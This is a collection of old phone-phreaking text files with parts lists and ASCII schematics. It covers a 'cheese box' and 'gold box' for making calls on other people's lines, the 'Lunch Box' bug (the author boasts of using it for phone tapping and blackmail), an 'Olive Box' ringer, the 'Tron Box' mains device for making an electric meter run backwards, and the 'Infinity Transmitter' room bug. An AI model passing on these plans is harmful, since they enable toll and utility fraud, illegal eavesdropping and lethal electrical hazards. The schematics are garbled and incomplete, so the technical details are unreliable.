After you find the number to the intercept operator in your prefix, use your call-forwarding and forward all calls to her...this will make your phone stay off the hook(actually, now it waits for a quarter to be dropped in)...you now have a cheese box... In Order To Call Out On This Line:You must use your Red Box tones and generate the quarter dropping in...then,you can make phone calls to people...as far as I know, this is fairly safe, and they do not check much...Although I am not sure, I think you can even make credit-card calls from a cheesebox phone and not get traced...

-- RFLAGG --

You will need the following:

- Two 10K OHM and three 1.4K OHM resistors
- Two 2N3904 transistors
- Two Photo Cells
- Two Red LED'S (The more light produced the better)
- A box that will not let light in
- Red and Green Wire

Light from the #1 LED must shine directly on the photocell #1. The gold box I made needed the top of the LED's to touch the photo cell for it to work.

The same applies to the #2 photo cell and LED.

```

1
:-PHOTOCELL--:
:
:
:      :BASE
:      1      TTTTT
:  +LED-  TRANSISTOR
:      TTTTT
:
:      :
:  -I(--   : :COLLECTOR
RED1--<    >:--: :-----:-----GREEN2
-I(--   :      -----:
:
:      :
2      :-/+/+/-/+/+/-/+/+/-/+/+
LED      10K      10K      1.4K 1.4K
RESISTORES

```

```

      2
      -PHOTOCELL-----
      :
      :BASE
TTTTT :
TRANSISTOR :
TTTTT :
      : :EMITTER
GREEN1- -----RED2
      :

```


/+/
1.4K

The 1.4K resistor is variable and if the second part of the gold box is skipped it will still work but when someone picks up the phone they will hear a faint dial tone in the background and might report it to the Gestapo er...(AT&T).
1.4K will give you good reception with little risk of a Gestapo agent at your door.

Now that you have built it take two green wires of the same length and strip the ends, twist two ends together and connect them to green1 and place a piece of tape on it with "line #1" writing on it.

Continue the process with red1 only use red wire. Repeat with red2 and green2 but change to line #2.

HOW TO INSTALL

You will need to find two phone lines that are close together. Label one of the phone lines "Line #1". Cut the phone lines and take the outer coating off it. There should be 4 wires. Cut the yellow and black wires off and strip the red and green wires for both lines.

Line #1 should be in two pieces. Take the green wire of one end and connect it to one of the green wires on the gold box. Take the other half of line #1 and hook the free green wire to the green wire on the phone line. Repeat the process with red1 and the other line.

All you need to do now is to write down the phone numbers of the place you hooked it up at and go home and call it. You should get a dial tone!!!
If not, try changing the emitter with the collector.

Have a great time with this!

-----RFLAGG-----

The Lunch Box

Introduction

=====

The Lunch Box is a VERY simple transmitter which can be handy for all sorts of things. It is quite small and can easily be put in a number of places. I have successfully used it for tapping fones, getting inside info, blackmail and other such things. The possibilities are endless. I will also include the plans or an equally small receiver for your newly made toy. Use it for just about anything. You can also make the transmitter and receiver together in one box and use it as a walkie talkie.

Materials you will need


=====


- (1) 9 volt battery with battery clip
 - (1) 25-mfd, 15 volt electrolytic capacitor
 - (2) .0047 mfd capacitors
 - (1) .022 mfd capacitor
 - (1) 51 pf capacitor
 - (1) 365 pf variable capacitor
 - (1) Transistor antenna coil
 - (1) 2N366 transistor
 - (1) 2N464 transistor
 - (1) 100k resistor
 - (1) 5.6k resistor
 - (1) 10k resistor
 - (1) 2meg potentiometer with SPST switch
- Some good wire, solder, soldering iron, board to put it on, box (optional)

Schematic for The Lunch Box

=====

This may get a tad confusing but just print it out and pay attention.





Notes about the schematic

=====

1. GND means ground
2. The GND near the switch and the GND by the 2meg potentiometer should be connected.
3. Where you see:)(
()
) (it is the transistor antenna coil with 15 turns of regular hook-up wire around it.
4. The middle of the loop on the left side (the left of "()") you should run a wire down to the "+" which has nothing attached to it. There is a .0047 capacitor on the correct piece of wire.
5. For the microphone use a magnetic earphone (1k to 2k).
6. Where you see "[!]" is the antenna. Use about 8 feet of wire to broadcast approx 300ft. Part 15 of the FCC rules and regulation says you can't broadcast over 300 feet without a license. (Hahaha). Use more wire for an antenna for longer distances. (Attach it to the black wire on the fone line for about a 250 foot antenna!)

Operation of the Lunch Box

=====

This transmitter will send the signals over the AM radio band. You use the variable capacitor to adjust what freq. you want to use. Find a good unused freq. down at the lower end of the scale and you're set. Use the 2 meg pot. to adjust gain. Just fuck with it until you get what sounds good. The switch on the 2meg is for turning the Lunch Box on and off. When everything is adjusted, turn on an AM radio adjust it to where you think the signal is. Have a friend lay some shit thru the Box and tune in to it. That's all there is to it. The plans for a simple receiver are shown below:


The Lunch Box receiver

=====

- (1) 9 volt battery with battery clip
- (1) 365 pf variable capacitor
- (1) 51 pf capacitor
- (1) 1N38B diode
- (1) Transistor antenna coil
- (1) 2N366 transistor
- (1) SPST toggle switch
- (1) 1k to 2k magnetic earphone

Schematic for receiver

=====



Closing statement


=====

This two devices can be built for under a total of \$10.00. Not too bad. Using these devices in illegal ways is your option. If you get caught, I accept NO responsibility for your actions. This can be a lot of fun if used correctly. Hook it up to the red wire on the phone line and it will send the conversation over the air waves.

Enjoy!


Olive Box Plans

This is a relatively new box, and all it basically does is serve as a phone ringer. You have two choices for ringers, a piezoelectric transducer (ringer), or a standard 8 ohm speaker. The speaker has a more pleasant tone to it, but either will do fine. This circuit can also be used in conjunction with a rust box to control an external something or other when the phone rings. Just connect the 8 ohm speaker output to the inputs on the rust box, and control the pot to tune it to light the light (which can be replaced by a relay for external controlling) when the phone rings.




a. Main ringer TTL circuit

(>::<)



b. Peizoelectric transducer

(>::<)



c. Elctro magnetic transducer

Parts List

148.TXT

U1 - Texas Instruments TCM1506
T1 - 4000:8 ohm audio transformer
S1 - 8 ohm speaker
R1 - 2.2k resistor
R2 - External variable resistor; adjusts timing frequency
C1 - .47uF capacitor
C2 - .1uF capacitor
C3 - 10uF capacitor
L1 - Tip
L2 - Ring
L1 and L2 are the phone line.

Shift Rate:

This is the formula for determining the shift rate:

$$SR = \frac{1}{(DSR(1/f1)+DSR(1/f2))} = \frac{1}{\frac{128}{1714} + \frac{128}{1500}} = 6.25 \text{ Hz}$$

DSR = Shift Divider Rate ratio = 128
f1 = High Output Frequency = 1714
f2 = Low Output Frequency = 1500

The Tron Box

Written by The GREAT Captain Crunch!!
 Courtesy of Exodus

```

-----R-----F-----
I   I   I                               I
I   I   I                               I-
(C) (C) (C)
I   I   I                               I-
I   I   I                               I
-----

```

(C)=CAPACITOR

F =FUSE

R =RESISTOR

I,- ARE WIRE

PARTS LIST:

- (3) ELECTROLYTIC CAPACITORS RATED AT 50V(LOWEST) .47UF
- (1) 20-300HM 1/2 WATT RESISTOR
- (1) 120VOLT FUSE (AMP RATING BEST TO USE AT LEAST HALF OF TOTAL
HOUSE CURRENT OR EVEN LESS IT KEEPS YOU FROM BLOWING YOUR
BREAKER JUST IN CASE...)
- (1) POWER CORD (CUT UP AN EXTENSION CORD. NEED PLUG PART AND WIRE)
- (1) ELECTRICALLY INSULATED BOX

REST OF SIF YOUR DONT FILL COMFORTABLE ABOUT ELECTRICITY THEN DONT
 PLAY WITH THIS THERE IS VOLTAGE PRESENT THAT WILL

KILL YOU.....

THE THING WORKS WHEN THE LOAD IN YOUR HOUSE IS LOW LIKE AT NIGHT TIME. IT
 WILL PUT A REVERSE PHASE SIGNAL ON THE LINE AND CANCEL OUT THE OTHER PHASE
 AND PUT A REVERSE PHASE RUNNING EVERYTHING IN THE HOUSE. WELL IF YOU HAVE
 EVER SWITCHED THE POWER LEADS ON A D.C. (BATTERY POWERED) MOTOR YOU
 WILL SEE THAT IT RUNS BACKWARDS WELL YOUR ELECTRIC METER SORT OF WORKS
 THIS WAY...SO REVERSE PHASE MAKES THE METER SLOW DOWN AND IF YOUR
 LUCKY IT WILL GO BACKWARDS. ANYWAY IT MEANS A CHEAPER ELECTRIC BILL.

150.TXT

The Infinity Transmitter

courtesy of Exodus
originally typed by:
<<<Ghost Wind>>>

FROM THE BOOK BUILD YOUR OWN
LASER, PHASER, ION RAY GUN & OTHER WORKING SPACE-AGE PROJECTS
BY ROBERT IANNINI (TAB BOOKS INC)

Description: Briefly, the Infinity Transmitter is a device which activates a microphone via a phone call. It is plugged into the phone line, and when the phone rings, it will immediately intercept the ring and broadcast into the phone any sound that is in the room. This device was originally made by Information Unlimited, and had a touch tone decoder to prevent all who did not know the code from being able to use the phone in its normal way. This version, however, will activate the microphone for anyone who calls while it is in operation.

NOTE: It is illegal to use this device to try to bug someone. It is also pretty stupid because they are fairly noticeable.

Parts List:

Pretend that uF means micro Farad, cap= capacitor

Part	#	Description
----	-	-----
R1,4,8	3	390 k 1/4 watt resistor
R2	1	5.6 M 1/4 watt resistor
R3,5,6	3	6.8 k 1/4 watt resistor
R7/S1	1	5 k pot/switch
R9,16	2	100 k 1/4 watt resistor
R10	1	2.2 k 1/4 watt resistor
R13,18	2	1 k 1/4 watt resistor
R14	1	470 ohm 1/4 watt resistor
R15	1	10 k 1/4 watt resistor
R17	1	1 M 1/4 watt resistor
C1	1	.05 uF/25 V disc cap
C2,3,5,6,7	5	1 uF 50 V electrolytic cap or tant (preferably non-polarized)
C4,11,12	3	.01 uF/50 V disc cap
C8,10	2	100 uF @ 25 V electrolytic cap
C9	1	5 uF @ 150 V electrolytic cap
C13	1	10 uF @ 25 V electrolytic cap
TM1	1	555 timer dip
A1	1	CA3018 amp array in can
Q1,2	2	PN2222 npn sil transistor
Q3	1	D40D5 npn pwr tab transistor
D1,2	2	50 V 1 amp rect. 1N4002
T1	1	1.5 k/500 matching transformer
M1	1	large crystal microphone
J1	1	Phono jack optional for sense output

150.TXT

WR3	(24")	#24 red and black hook up wire
WR4	(24")	#24 black hook up wire
CL3,4	2	Alligator clips
CL1,2	2	6" battery snap clips
PB1	1	1 3/4x4 1/2x.1 perfboard
CA1	1	5 1/4x3x2 1/8 grey enclosure fab
WR15	(12")	#24 buss wire
KN1	1	small plastic knob
BU1	1	small clamp bushing
B1,2	2	9 volt transistor battery or 9V ni-cad

Circuit Operation: Not being the most technical guy in the world, and not being very good at electronics (yet), I'm just repeating what Mr. Iannini's said about the circuit operation. The Transmitter consists of a high grain amplifier fed into the telephone lines via transformer. The circuit is initiated by the action of a voltage transient pulse occurring across the phone line at the instant the telephone circuit is made (the ring, in other words). This transient immediately triggers a timer whose output pin 3 goes positive, turning on transistors Q2 and Q3. Timer TM1 now remains in this state for a period depending on the values of R17 and C13 (usually about 10 seconds for the values shown). When Q3 is turned on by the timer, a simulated "off hook" condition is created by the switching action of Q3 connecting the 500 ohm winding of the transformer directly across the phone lines. Simultaneously, Q2 clamps the ground of A1, amplifier, and Q1, output transistor, to the negative return of B1,B2, therefore enabling this amplifier section. Note that B2 is always required by supplying quiescent power to TM1 during normal conditions. System is off/on controlled by S1 (switch).

A crystal mike picks up the sounds that are fed to the first two transistors of the A1 array connected as an emitter follower driving the remaining two transistors as cascaded common emitters. Output of the array now drives Q1 capacitively coupled to the 1500 ohm winding of T1. R7 controls the pick up sensitivity of the system.

Diode D1 is forward biased at the instant of connection and essentially applies a negative pulse at pin 2 of TM1, initiating the cycle. D2 clamps any high positive pulses. C9 dc-isolates and desensitizes the circuit. The system described should operate when any incoming call is made without ringing the phone.

Schematic Diagram: Because this is text, this doesn't look too hot. Please use a little imagination! I will hopefully get a graphics drawing of this out as soon as I can on a Fontrix graffile.

To be able to see what everything is, this character: | should appear as a horizontal bar. I did this on a][e using a][e 80 column card, so I'm sorry if it looks kinda weird to you.

Symbols:

resistor: -/\//\/-

switch: _/_/_

battery: -|!|!-

capacitor (disc): -||-

transistor:(c) > (e)

$$\begin{array}{c} \diagup \diagdown \\ | \end{array} (b)$$


diode: |<

chip: ._____.
!_____| (chips are easy to recognize!)


capacitor (electrolytic): -|(-

Transformer: $\begin{array}{c} \overline{\quad} \quad \overline{\quad} \\) \quad | \quad | \quad (\\) \quad | \quad | \quad (\\ \_) \quad | \quad | \quad (\_ \end{array}$


Dots imply a connection between wires. NO DOT, NO CONNECTION.
ie.: _!_ means a connection while _|_ means no connection.



150.TXT




150.TXT



Construction notes: Because the damned book just gave a picture instead of step by step instructions, and I'll try to give you as much help as possible. Note that all the parts that you will be using are clearly labeled in the schematic. The perfboard, knobs, 'gator clips, etc are optional. I do strongly suggest that you do use the board!!! It will make wiring the components up much much easier than if you don't use it.

